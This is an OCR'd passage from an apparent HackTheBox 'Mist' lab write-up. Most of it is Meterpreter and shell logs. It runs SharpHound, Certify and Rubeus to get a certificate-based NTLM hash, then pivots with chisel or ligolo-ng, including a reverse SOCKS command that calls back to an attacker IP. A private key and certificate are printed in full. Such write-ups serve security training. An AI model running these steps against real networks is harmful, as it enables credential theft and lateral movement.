
```
(Meterpreter 1)(C:\xampp\htdocs) > upload SharpHound.exe
[*] Uploading  : /home/parrot/Documents/mist/SharpHound.exe -> SharpHound.exe
[*] Uploaded 1.49 MiB of 1.49 MiB (100.0%): /home/parrot/Documents/mist/SharpHound.exe -> SharpHound.exe
[*] Completed  : /home/parrot/Documents/mist/SharpHound.exe -> SharpHound.exe
(Meterpreter 1)(C:\xampp\htdocs) > shell
Process 2696 created.
Channel 2 created.
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.


C:\xampp\htdocs>./SharpHound.exe -c all
./SharpHound.exe -c all
'.' is not recognized as an internal or external command,
operable program or batch file.


C:\xampp\htdocs>.\SharpHound.exe -c all
.\SharpHound.exe -c all
2025-05-12T12:53:34.4991282-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-05-12T12:53:35.4522520-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectPro
ps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2025-05-12T12:53:35.7960221-07:00|INFORMATION|Initializing SharpHound at 12:53 PM on 5/12/2025
2025-05-12T12:53:36.3428895-07:00|INFORMATION|Resolved current domain to mist.htb
```

```
(Meterpreter 1)(C:\xampp\htdocs) > download 20250512125340_BloodHound.zip
[*] Downloading: 20250512125340_BloodHound.zip -> /home/parrot/Documents/mist/20250512125340_BloodHound.zip
[*] Downloaded 36.16 KiB of 36.16 KiB (100.0%): 20250512125340_BloodHound.zip -> /home/parrot/Documents/mist/20250512125340_BloodHound.zip
[*] Completed  : 20250512125340_BloodHound.zip -> /home/parrot/Documents/mist/20250512125340_BloodHound.zip
```

Start Bloodhound server and upload the file







I can enroll the template to get ntlm hash

Get brandon's ntlm hash

Upload Certify.exe and request user ticket is available

```
(Meterpreter 1)(C:\xampp\htdocs) > upload Certify.exe
[*] Uploading  : /home/parrot/Documents/mist/Certify.exe -> Certify.exe
[*] Uploaded 174.50 KiB of 174.50 KiB (100.0%): /home/parrot/Documents/mist/Certify.exe -> Certify.exe
[*] Completed  : /home/parrot/Documents/mist/Certify.exe -> Certify.exe
(Meterpreter 1)(C:\xampp\htdocs) > shell
Process 3992 created.
Channel 5 created.
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>.\Certify.exe find /enrollable
```

```
[*] Available Certificates Templates :

    CA Name                               : DC01.mist.htb\mist-DC01-CA
    Template Name                         : User
    Schema Version                        : 1
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : MIST\Domain Admins           S-1-5-21-1045809509-3006658589-2426055941-512
                                      MIST\Domain Users            S-1-5-21-1045809509-3006658589-2426055941-513
                                      MIST\Enterprise Admins       S-1-5-21-1045809509-3006658589-2426055941-519
      Object Control Permissions
        Owner                       : MIST\Enterprise Admins       S-1-5-21-1045809509-3006658589-2426055941-519
        WriteOwner Principals       : MIST\Domain Admins           S-1-5-21-1045809509-3006658589-2426055941-512
                                      MIST\Enterprise Admins       S-1-5-21-1045809509-3006658589-2426055941-519
        WriteDacl Principals        : MIST\Domain Admins           S-1-5-21-1045809509-3006658589-2426055941-512
                                      MIST\Enterprise Admins       S-1-5-21-1045809509-3006658589-2426055941-519
        WriteProperty Principals    : MIST\Domain Admins           S-1-5-21-1045809509-3006658589-2426055941-512
                                      MIST\Enterprise Admins       S-1-5-21-1045809509-3006658589-2426055941-519
```

Request user ticket shows very long content with openssl command to use

```
C:\xampp\htdocs>.\Certify.exe request /ca:DC01\mist-DC01-CA /template:User
.\Certify.exe request /ca:DC01\mist-DC01-CA /template:User

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : MIST\Brandon.Keywarp
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=Brandon.Keywarp, CN=Users, DC=mist, DC=htb

[*] Certificate Authority   : DC01\mist-DC01-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 60
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEApqqIv4B35JrzIxx8x6TkskhOnPmm0vCc1rmY9xtnz2U2o3TA
gskTGMoZuSsoxS5eikj0Bs7H4/f1fKwqnamYU+SQIz2aLGtm6P0/aqvlbdSc3mUL
d+LTxRZ9Uw+iVIj0Sf0Vr790eCNgDsn8b2EhfnVpdmLm2RyNCxxFn9UuGHNOKIY3
C9IwRzCTQ6zX9irS9RtMVYBOn8GhO2+SXBd1uI9tY14/WYeIudns6pLzNg7TRPrI
CCAe6rmULCTN3naiHoQx8R6qaaFFnAx20oypH5+rvHAdQfRrYQmoGGwxC0TSEwCX
WnJyovvLeQRsJBunyoND0g+j3W4DBX94yiO7CQIDAQABAoIBACXsJ7FrSdx6ZVhX
4wyKOH9YdIrDQ3I7zXQORv/y/Gv0W7pVlngryGybj775UzSKmHheoSfrZRA6G2GC
yy+Up1RvbVyXZ70zsvbQqN1cv5d+CTORSkq9EfKGa3260PTrNKqhK44Rwi6T3gd/
bjDpqPVdQeHuHxjHplAg3ra/iv2E4Nq/fHU6GT6HyjbmdDrAOLVmy9HNLm2jkSAj
FiDlynzVWDAQAHTDbJfatTPibq3ll04b3TzOUT9wGXkWfEac3dubAk3BPd8bCEHI
zH/07WsxCIhgHgKLyDBXuLb93HjTZB0+GUR5qHhuUXsKCrejAjtlviZbtQmP8hPb
+XpkTQECgYEAwtk225PVCnjpZxIGMVbNgm6RBWqqSiejZ0jLFFZes8HUoEzn4e5G
XLE6GzT8bbqmTycp0jwIFUCwinAHYQrZV1vfb70BJs9jXLGWGO4Kxepw3GMqVxIT
cyR74PKBnhVSM+MFvTiq8j2OGh40gYILo32LdPMQe0s0nESALebush8CgYEA2vkO
IoeIb4vJxO/9zrRwNTxis9Ei7GLvAMBN3HF3MFbesqA1zoEphsIubXnaDFfmx1ld
8y0hr1VpTAyYqdrfsPiaW1LRgNmKJNmwWnI3fqxrcyuHCbZNjtOg2ZLZwl2A9Caa
VAt66zXK6ccckuLJzfEWrsz5MdHdLzQe7RztfdcCgYBF/KeLr0nyfQO5FexLhJZE
plpHy8xm3l3/F1J6d5uEjbbF7VnM+T0kxjPM2fdhooliGPsYnJ96osXGs/6yiKcQ
MefLxuPHAO77uH3lbntII7FuN+BZbhC2ZwBoCDMuiRIBuSWylcwxPpLwJrFNY1yy
2MFivHvLDXRUPPadhjlumQKBgAFDUnuMgJL0IXPLVpFspQEJmiAjYqouX+aHNWvC
E8fpmFs7ZVQN1qm6UP48p69Oinw33bzbU8hpG7ReljrUklm49Vr1fVPa7VsNDmFX
K07Fu9DsPVkm/geG3PSkTjE6zNWbq2Q0tL7KjqMOjPHeFL/lVhYoBH/vD/GHwW3o
rs39AoGBAK21+m86EWNny/AeULZkPzK3ZFwYPxsKw+4BcqJRgcmcWIPOKgcZt3Gp
VGPfrXtgepIwe+l/tAlx/NYHeeOLMXq3ZIFUHcq81MYAuMh8i30b2vFmHtmKmj4x
BWXt65SREqGyiQU3DH6jZfPBCi50NcqUXUO+hExwqQWHWxr+shYP
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGDzCCBPegAwIBAgITIwAAADwQ/bO2SVfLOgAAAAAAPDANBgkqhkiG9w0BAQsF
ADBCMRMwEQYKCZImiZPyLGQBGRYDaHRiMRQwEgYKCZImiZPyLGQBGRYEbWlzdDEV
MBMGA1UEAxMMbWlzdC1EQzAxLUNBMB4XDTI1MDUxMjIwMDExOVoXDTI2MDUxMjIw
MDExOVowVTETMBEGCgmSJomT8ixkARkWA2h0YjEUMBIGCgmSJomT8ixkARkWBG1p
c3QxDjAMBgNVBAMTBVVzZXJzMRgwFgYDVQQDEw9CcmFuZG9uLktleXdhcnAwggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmqoi/gHfkmvMjHHzHpOSySE6c
+abS8JzWuZj3G2fPZTajdMCCyRMYyhm5KyjFL16KSPQGzsfj9/V8rCqdqZhT5JAj
PZosa2bo/T9qq+Vt1JzeZQt34tPFFn1TD6JUiPRJ/RWvv3R4I2AOyfxvYSF+dWl2
YubZHI0LHEWf1S4Yc04ohjcL0jBHMJNDrNf2KtL1G0xVgE6fwaE7b5JcF3W4j21j
Xj9Zh4i52ezqkvM2DtNE+sgIIB7quZQsJM3edqIehDHxHqppoUWcDHbSjKkfn6u8
cB1B9GthCagYbDELRNITAJdacnKi+8t5BGwkG6fKg0PSD6PdbgMFf3jKI7sJAgMB
AAGjggLpMIIC5TAXBgkrBgEEAYI3FAIECh4IAFUAcwBlAHIwKQYDVR0lBCIwIAYK
KwYBBAGCNwoDBAYIKwYBBQUHAwQGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAwIFoDBE
BgkqhkiG9w0BCQ8ENzA1MA4GCCqGSIb3DQMCAgIAgDAOBggqhkiG9w0DBAICAIAw
BwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFH0MV1jCgn/SvEd7e0NuuyCe
15y9MB8GA1UdIwQYMBaAFAJHtA9/ZUDlwTbDIo9S3fMCAFUcMIHEBgNVHR8Egbww
gbkwgbaggbOggbCGga1sZGFwOi8vL0NOPW1pc3QtREMwMS1DQ5xDTj1EQzAxLENO
PUNEUCxDTj1QdWJsaWM1MjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1D
b25maWd1cmF0aW9uLERDPW1pc3QsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlv
bkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCBuwYI
KwYBBQUHAQEEga4wgaswgagGCCsGAQUFBzAChoGbbGRhcDovLy9DTj1taXN0LURD
MDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZp
Y2VzLENOPUNvbmZpZ3VyYXRpb24sREM9bWlzdCxEQz1odGI/Y0FDZXJ0aWZpY2F0
ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRlb25BdXRob3JpdHkwMwYDVR0R
BCwwKqAoBgorBgEEAYI3FAIDoBoMGEJyYW5kb24uS2V5d2FycEBtaXN0Lmh0YjBP
BgkrBgEEAYI3GQIEQjBAoD4GCisGAQQBgjcZAgGgMAQuUy0xLTUtMjEtMTA0NTgw
OTUwOS0zMDA2NjU4NTg5LTI0MjYwNTU5NDEtMTExMDANBgkqhkiG9w0BAQsFAAOC
AQEAiX9bK4zRxFlqiHrTITVSdgxLanvhaiQE6f3/eV3WEdkU2Wbj5f93iwm1tBC9
OGGqnzfnjmHzTeDC9ZPEZhZ0I+zULaZxMXGjtMApk56d8++vKZZwzP7pZhlLMn6e
1thhRZAf41VsfKD2OBK/6Z5oq309QBHWLaJ//YK5FZMD5qvqRYg338VINdfoODys
lCIxuzgNW/r3WumzREEHLWm4v5vUz6BO1FNvrEgd9WP64n1P834rJY+m36OTS5Kf
BC4PhYgf494XzehY1aA19JhUez4l4q59d7WVY3wVOmdtEOQtCjwjia1rAVHImjDz
Ofe/PsNfecIvVwE1PETaLBGxDg==
-----END CERTIFICATE-----


[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Copy to local and run the command provided(Don't need to put anything for Password)

```
└─$ openssl pkcs12 -in brandon.keywarp.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out brandon.keywarp.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Upload .pfx and Rubeus.exe, and asktgt to get ntlm hash


```
C:\xampp\htdocs>.\Rubeus.exe asktgt /user:brandon.keywarp /certificate:brandon.keywarp.pfx /getcredentials /nowrap /show
```



I got ntlm hash of brandon

Proxy setting

Check network




I can guess that 192.168.100.100 might be dc
Since this machine is ms01, I need to pivot this machine to interact with dc01 and there are several ways to do that

1. chisel(Need proxychains before command)
    1. local: ./chisel server --reverse --socks5 --port 9999
    2. windows: .\chisel client 10.10.16.81:9999 R:socks
2. msfconsole(Need proxychains before command)
    1. command: run autoroute -s 192.168.100.0/24
    2. start socks_proxy

3. ligolo-ng


I'll use ligolo-ng since proxychains does not properly treat kerberos packets in my case.

Local





agent runs on MS01 and local and MS01 are connected



use session and iflist shows routing table

```
ligolo-ng » session
? Specify a session : 1 - MIST\Brandon.Keywarp@MS01 - 10.10.11.17:54479 - 00155d16cb07
[Agent : MIST\Brandon.Keywarp@MS01] » iflist
```

Interface list

#	TAP NAME	DST ROUTES	STATE
0	tun0	10.10.10.0/23,10.10.16.0/23,10.129.0.0/16,dead:beef::/64,dead:beef:4::/64,fe80::/64	Active - 6 routes
1	ligolo		
2	ligolosample		

use autoroute and put route to ligolo

```
[Agent : MIST\Brandon.Keywarp@MS01] » autoroute
? Select routes to add: 192.168.100.101/24
? Create a new interface or use an existing one? Use an existing one
? Select the interface to use ligolo
INFO[0350] Creating routes for ligolo...
INFO[0350] Route 192.168.100.101/24 created.
? Start the tunnel? Yes
INFO[0353] Starting tunnel to MIST\Brandon.Keywarp@MS01 (00155d16cb07)
[Agent : MIST\Brandon.Keywarp@MS01] » iflist
```

Interface list

#	TAP NAME	DST ROUTES	STATE
0	ligolosample		
